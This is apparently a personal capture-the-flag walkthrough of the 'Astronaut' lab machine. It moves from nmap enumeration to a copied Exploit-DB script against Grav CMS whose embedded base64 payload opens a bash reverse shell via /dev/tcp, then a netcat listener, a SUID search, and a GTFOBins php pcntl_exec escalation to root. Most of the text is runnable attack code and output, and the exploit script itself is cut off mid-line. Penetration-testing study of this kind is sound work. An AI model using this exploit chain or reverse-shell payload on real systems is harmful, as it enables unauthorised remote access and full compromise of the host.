Astronaut


Thursday, June 12, 2025 12:58 PM

nmap

```
└─$ nmap -A -T4 -p- -oN nmap 192.168.139.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 13:01 EDT
Nmap scan report for 192.168.139.12
Host is up (0.023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME            FILENAME
| -     2021-03-17 17:46  grav-admin/
|_
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT     ADDRESS
1   26.12 ms 192.168.45.1
2   26.10 ms 192.168.45.254
3   26.15 ms 192.168.251.1
4   25.45 ms 192.168.139.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.91 seconds
```



Google 'grav-admin exploit'

https://www.exploit-db.com/exploits/49973

```
  GNU nano 8.4                                        exploit.py
import sys
import re
import base64
target= "http://192.168.139.12/grav-admin"
#Change base64 encoded value with with below command.
#echo -ne "bash -i >& /dev/tcp/192.168.1.3/4444 0>&1" | base64 -w0
payload=b"""/*<?php /**/
file_put_contents('/tmp/rev.sh',base64_decode('YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE5My85MDAxIDA+JjE='));
"""
s = requests.Session()
r = s.get(target+"/admin")
adminNonce = re.search(r'admin-nonce" value="(.*)"',r.text).group(1)
if adminNonce != "" :
    url = target + "/admin/tools/scheduler"
    data = "admin-nonce="+adminNonce
    data +='&task=SaveDefault&data%5bcustom_jobs%5d%5bncefs%5d%5bcommand%5d=/usr/bin/php&data%5bcustom_jobs%5d%5
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    r = s.post(target+"/admin/config/scheduler",data=data,headers=headers)
```

python exploit.py

We got shell.

```
┌──(kali㉿kali)-[~/Desktop/offsec/astronaut]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.139.12 53780
bash: cannot set terminal process group (45699): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gravity:~/html/grav-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@gravity:~/html/grav-admin$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
alex:x:1000:1000::/home/alex:/bin/bash
```

find / -type f -perm -4000 -ls 2>/dev/null

```
www-data@gravity:~/html/grav-admin$ find / -type f -perm -4000 -ls  2>/dev/null
   816    84 -rwsr-xr-x   1 root     root        85064 Nov 29  2022 /snap/core20/1852/usr/bin/chfn
   822    52 -rwsr-xr-x   1 root     root        53040 Nov 29  2022 /snap/core20/1852/usr/bin/chsh
   891    87 -rwsr-xr-x   1 root     root        88464 Nov 29  2022 /snap/core20/1852/usr/bin/gpasswd
   975    55 -rwsr-xr-x   1 root     root        55528 Feb  7  2022 /snap/core20/1852/usr/bin/mount
   984    44 -rwsr-xr-x   1 root     root        44784 Nov 29  2022 /snap/core20/1852/usr/bin/newgrp
   999    67 -rwsr-xr-x   1 root     root        68208 Nov 29  2022 /snap/core20/1852/usr/bin/passwd
  1109    67 -rwsr-xr-x   1 root     root        67816 Feb  7  2022 /snap/core20/1852/usr/bin/su
  1110   163 -rwsr-xr-x   1 root     root       166056 Jan 16  2023 /snap/core20/1852/usr/bin/sudo
  1168    39 -rwsr-xr-x   1 root     root        39144 Feb  7  2022 /snap/core20/1852/usr/bin/umount
  1257    51 -rwsr-xr--   1 root     systemd-resolve    51344 Oct 25  2022 /snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
  1629   463 -rwsr-xr-x   1 root     root          473576 Mar 30  2022 /snap/core20/1852/usr/lib/openssh/ssh-keysign
   811    84 -rwsr-xr-x   1 root     root          85064 Mar 14  2022 /snap/core20/1611/usr/bin/chfn
   817    52 -rwsr-xr-x   1 root     root          53040 Mar 14  2022 /snap/core20/1611/usr/bin/chsh
   886    87 -rwsr-xr-x   1 root     root          88464 Mar 14  2022 /snap/core20/1611/usr/bin/gpasswd
   970    55 -rwsr-xr-x   1 root     root          55528 Feb  7  2022 /snap/core20/1611/usr/bin/mount
   979    44 -rwsr-xr-x   1 root     root          44784 Mar 14  2022 /snap/core20/1611/usr/bin/newgrp
   992    67 -rwsr-xr-x   1 root     root          68208 Mar 14  2022 /snap/core20/1611/usr/bin/passwd
  1101    67 -rwsr-xr-x   1 root     root          67816 Feb  7  2022 /snap/core20/1611/usr/bin/su
  1102   163 -rwsr-xr-x   1 root     root         166056 Jan 19  2021 /snap/core20/1611/usr/bin/sudo
  1160    39 -rwsr-xr-x   1 root     root          39144 Feb  7  2022 /snap/core20/1611/usr/bin/umount
  1249    51 -rwsr-xr--   1 root     systemd-resolve    51344 Apr 29  2022 /snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
  1621   463 -rwsr-xr-x   1 root     root          473576 Mar 30  2022 /snap/core20/1611/usr/lib/openssh/ssh-keysign
   139   121 -rwsr-xr-x   1 root     root          123560 Feb 22  2023 /snap/snapd/18596/usr/lib/snapd/snap-confine
```

```
 1555    52 -rwsr-xr--   1 root     messagebus       51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 1369    16 -rwsr-xr-x   1 root     root             14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
51081   144 -rwsr-xr-x   1 root     root            146888 Dec  1  2022 /usr/lib/snapd/snap-confine
 1568   464 -rwsr-xr-x   1 root     root            473576 Mar 30  2022 /usr/lib/openssh/ssh-keysign
 1578    24 -rwsr-xr-x   1 root     root             22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
 8601    52 -rwsr-xr-x   1 root     root             53040 Nov 29  2022 /usr/bin/chsh
  483    56 -rwsr-sr-x   1 daemon   daemon           55560 Nov 12  2018 /usr/bin/at
 1087    68 -rwsr-xr-x   1 root     root             67816 Feb  7  2022 /usr/bin/su
  664    40 -rwsr-xr-x   1 root     root             39144 Mar  7  2020 /usr/bin/fusermount
 8457    84 -rwsr-xr-x   1 root     root             85064 Nov 29  2022 /usr/bin/chfn
 1159    40 -rwsr-xr-x   1 root     root             39144 Feb  7  2022 /usr/bin/umount
 7015   164 -rwsr-xr-x   1 root     root            166056 Jan 16  2023 /usr/bin/sudo
 8638    68 -rwsr-xr-x   1 root     root             68208 Nov 29  2022 /usr/bin/passwd
  294    44 -rwsr-xr-x   1 root     root             44784 Nov 29  2022 /usr/bin/newgrp
  815    56 -rwsr-xr-x   1 root     root             55528 Feb  7  2022 /usr/bin/mount
53120  4676 -rwsr-xr-x   1 root     root           4786104 Feb 23  2023 /usr/bin/php7.4
 8621    88 -rwsr-xr-x   1 root     root             88464 Nov 29  2022 /usr/bin/gpasswd
```

gtfo bin

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

We are root.

```
www-data@gravity:~/html/grav-admin$ which php
/usr/bin/php
www-data@gravity:~/html/grav-admin$ cd /usr/bin/
www-data@gravity:/usr/bin$ CMD="/bin/sh"
www-data@gravity:/usr/bin$ ./php -r "pcntl_exec('/bin/sh', ['-p']);"
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# ls
```